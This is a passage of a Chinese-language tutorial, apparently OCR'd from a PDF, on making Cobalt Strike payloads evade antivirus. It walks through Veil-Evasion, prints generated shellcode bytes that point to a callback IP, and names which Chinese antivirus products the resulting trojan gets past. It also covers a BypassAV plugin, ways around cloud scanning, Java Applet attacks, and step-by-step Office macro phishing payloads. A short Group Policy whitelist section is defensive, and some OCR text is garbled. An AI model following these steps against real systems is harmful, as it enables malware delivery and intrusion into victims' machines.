把每个杀软的病毒库升级到最新后，实测可以过腾讯电脑管家、火绒，但 360 安全卫士 、 360 杀毒不行。

> 说句题外话，至于为什么用了两款 360 的产品，主要就是为了截图好看些。





Veil Evasion


此外，也可以使用 Veil Evasion 框架，Veil Evasion 的安装也是比较简单的，Veil-Evasion 在 Kali 2020 以前是自带的，但 Kali 2020 中是需要独立安装的。在 Kali 中可以直接使用 apt-get 进行安装。


```
git config --global http.proxy 'socks5://127.0.0.1:1080'
git config --global https.proxy 'socks5://127.0.0.1:1080'

apt-get install veil-evasion
veil
```

其他系统可以使用 veil-evasion 项目中的介绍进行安装，项目地址：
https://github.com/Veil-Framework/Veil-Evasion

由于 Veil Evasion 有 200 多 M ，因此建议挂上代理进行下载安装。

安装完成之后，在 Cobalt Strike 里的 `Attacks -> Packages -> Payload Generator` 中选择 Veil 输出生成一个 payload.txt 文件






随后来到 Kali 下，输入 `veil` 启动，输入 `use Evasion` 使用 Evasion 工具， `list` 查看当前可用的 Payload

这里使用第 17 个即 `go/shellcode_inject/virtual.py` Payload 作为示例，因为 go、c 等编译性语言语言相对于 python 等脚本语言来说免杀效果会好些。


之后输入 `generate` ，选择第三项 `Custom shellcode string` ，粘贴刚生成的 payload.txt 文本内容，输入要生成的 exe 文件名，即可生成一个免杀木马。

```
generate
3
粘贴 payload.txt 内容
bypass_go    #生成文件的名称
```


[go/shellcode_inject/virtual>>]: generate
[?] Generate or supply custom shellcode?
1 - Ordnance (default)
2 - MSFVenom
3 - Custom shellcode string
4 - File with shellcode (\x41\x42..)
5 - Binary file with shellcode
[>] Please enter the number of your choice: 3
[>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\x48
8\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac
1\xd0\x66\x81\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67
d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c
0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a
9\x6e\x69\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07
b\x73\x5a\x48\x89\xc1\x41\xb8\x50\x00\x00\x00\x4d\x31\xc9\x41\x51\x41\x51\x6a\x03
8\x00\x02\x40\x84\x52\x52\x41\xba\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3
8\x7b\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00
7\xcd\x25\x6d\xcb\xe7\x8e\x8f\xad\xd3\x0f\xbb\xf8\x0d\x4c\x3e\xfb\x3e\x68\xba\xc3
4\x0e\x97\x39\x53\x3d\xab\x8c\x09\x2d\x54\x64\xa9\xa3\x75\x44\x64\x73\x00\x55\x73
0\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x38\x2e\x30\x3b\x20\x57\x69
0\x49\x6e\x66\x6f\x50\x61\x74\x68\x2e\x32\x29\x0d\x0a\x00\x5a\xf5\x43\x3a\xdb\x33
d\xbd\x90\x61\x67\xdc\xbb\xac\x15\xca\xde\x68\xe3\x30\x7b\x5e\x5e\x48\x11\xb8\x2c
a\x51\x22\xd6\x22\xf5\xdb\xe9\x26\xf7\xf1\x23\xc4\x5b\x23\x9a\xae\x7a\x0e\xeb\xc5
b\x60\xa5\xd3\xb3\x8d\x2a\x34\x53\x08\x21\x84\x6d\xf6\x29\x99\x39\xa5\xc4\x69\x42
1\xd2\xf7\xfe\x4b\xb1\xdb\x1b\x6f\x01\x7d\xc9\x5a\x6e\xac\xc8\x58\x84\x88\x78\x01
f\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00\x00
0\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6
1\x39\x32\x2e\x31\x36\x38\x2e\x36\x38\x2e\x31\x32\x39\x00\x12\x34\x56\x78
[*] Using pre-generated shellcode ...
Veil-Evasion


```
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
═══════════════════════════════════════════════════════════════════════════════

 [>] Please enter the base name for output files (default is payload): bypass_go
runtime/internal/sys
runtime/internal/atomic
runtime
errors
sync/atomic
internal/race
math
internal/syscall/windows/sysdll
```

使用 virustotal 查杀了一下生成的 bypass_go.exe，发现被 40 个引擎检测到，不得不说这效果很一般。



实测可以过 360 安全卫士、 360 杀毒，但腾讯电脑管家、火绒不行。


> 看到 VT 的检测结果后，我还以为四款杀软都能检测到呢，没想到啊。



免杀插件

后来又在 GitHub 上发现一款免杀插件，2 个月前更新的，项目地址：https://github.com/hack2fun/BypassAV

使用方法可以参考项目中的介绍，目前效果感觉还是可以的，在 virustotal 上只被 10 个引擎检测到。



实测可以过 360 安全卫士、360 杀毒、腾讯电脑管家，但火绒不行。

在测试完成之后，开始体会到为什么要判断目标使用了哪款杀软的目的了，就上面测试的情况来说，每一家都出现未检测到的情况。在实际的环境中，还是要根据目标的具体情况具体分析。

> Emm，浏览器首页又被 360 改成 360 导航了。
> 另外不得不说一句，从使用的角度来说，火绒是这里面最乖的，没有其他杀毒软件那么多花花肠子。

补充

进行云查杀的一些情况：

1、首先判断文件是否为正常文件

2、如果判断为可疑文件，则把文件的 hash 上传到云上

3、同时把这个文件标记为可疑文件，而不是正常文件

因此可以通过修改我们的脚本来使其跳过云查杀，就像是在白名单里的程序一样。

Java Applet

接下来一起来看看 Cobalt Strike Java Applet 攻击，在 Cobalt Strike 的源码中内置了用于攻击 Java Applet 签名的 Applet 工具。

使用 Applet 工具的步骤如下：

1、到 `Help -> Arsenal`

2、如果需要的话就修改 / 混淆病毒文件

3、使用代码签名证书进行签名

4、构建

5、使用 Applet Kit 加载脚本

大概在 2014 年 7 月，开始有人在钓鱼中使用宏攻击，在几年前，这是一种效果还很不错的攻击方式。

3、应用白名单

站在防御者的角度，一个好的防御应该是列出只允许自己运行的应用程序白名单而不允许他人运行。对于攻击者则是使用白名单应用程序将代理放到内存中的方法来进行攻击，Java Applet 攻击就是这样做的。

一种攻击的方法是直接插入内存进行攻击。Java Applet、Office 宏、CS 下的 PowerShell 命令行都是这样做的。

一些白名单免杀的资料：


https://twitter.com/subTee

https://github.com/khr0x40sh/WhiteListEvasion

白名单申请


Win + R 打开运行窗口，输入 `gpedit.msc` ，来到 `用户配置 -> 管理模板 -> 系统` 处，打开 `只允许指定的 Windows 程序`

在打开的窗口中，勾选 `已启用` ，之后点击 `显示` 按钮，在其中写入白名单的程序名称后，点击两次确定之后即可。


本地组策略编辑器
文件(F) 操作(A) 查看(V) 帮助(H)
本地计算机 策略
计算机配置
软件设置
Windows 设置
管理模板
用户配置
软件设置
Windows 设置
管理模板
"开始"菜单和任务栏
Windows 组件
共享文件夹
控制面板
网络
系统
桌面
所有设置
2
系统
只运行指定的 Windows 应用程序
编辑策略设置
要求:
至少 Windows 2000
描述:
限制用户有权在该计算机上运行的 Windows 程序。
如果启用此设置，用户只能运行您添加到允许的应用程序列表中的程序。
此设置仅阻止用户运行由 Windows 资源管理器进程启动的程序。它不会阻止用户运行由系统进程或其他进程启动的程序，如任务管理器。另外，如果用户拥有命令提示符(Cmd.exe)的访问权限，则此设置不会阻止用户在命令窗口中启动不允许他们使用 Windows 资源管理器启动的程序。
注意: 对于具有 Windows 2000 或更新版本证书的第三方应用程序，要求遵守此设置。注意: 若要创建允许的应用程序的列表，请单击"显示"。在"显示内容"对话框的"值"列中，键入应用程序可执行文件名(例如，Winword.exe、Poledit.exe 和
设置
Ctrl+Alt+Del 选项
Internet 通信管理
Windows 热启动
登录
电源管理
脚本
可移动存储访问
区域设置服务
驱动程序安装
文件夹重定向
性能控制面板
用户配置文件
组策略
下载缺少的 COM 组件
2000 年世纪转译
限制这些程序从帮助启动
登录时不显示欢迎屏幕
自定义用户界面
阻止访问命令提示符
阻止访问注册表编辑工具
不要运行指定的 Windows 应用程序
只运行指定的 Windows 应用程序
Windows 自动更新
3
只运行指定的 Windows 应用程序
只运行指定的 Windows 应用程序
上一个设置(P)
下一个设置(N)
未配置(C)
已启用(E)
已禁用(D)
4
注释:
支持的平台:
至少 Windows
选项:
允许的应用程序列表
显示...
5
显示内容
允许的应用程序列表
值
winword.exe
iexplore.exe
explorer.exe
6
确定(O)
取消(C)
7
确定
取消
应用(A)
8
运行
Windows 将根据您所输入的名称，为您打开相应的程序、文件夹、文档或 Internet 资源。
打开(O):
gpedit.msc
1
使用管理权限创建此任务。
确定
取消
浏览(B)...

4、宏攻击

在 Cobalt Strike 客户端上，选择 `Packages --> MS Office Macro` ，指定一个监听器，点击 `Generate` ，之后根据提示的步骤生成一个 Word 文档。



大体的步骤如下：

1、打开 Microsoft Word 或者 Excel


2、来到 `视图 --> 宏`

3、任意填写一个宏的名称

4、宏的位置选择为当前文档

4、宏的位置选择为当前文档


5、点击创建



6、在打开的编辑器中，删除掉原来的内容


7、点击 Cobalt Strike 上的 `Copy Macro` 按钮

8、将刚复制 Cobalt Strike 生成的内容粘贴到打开的编辑器中




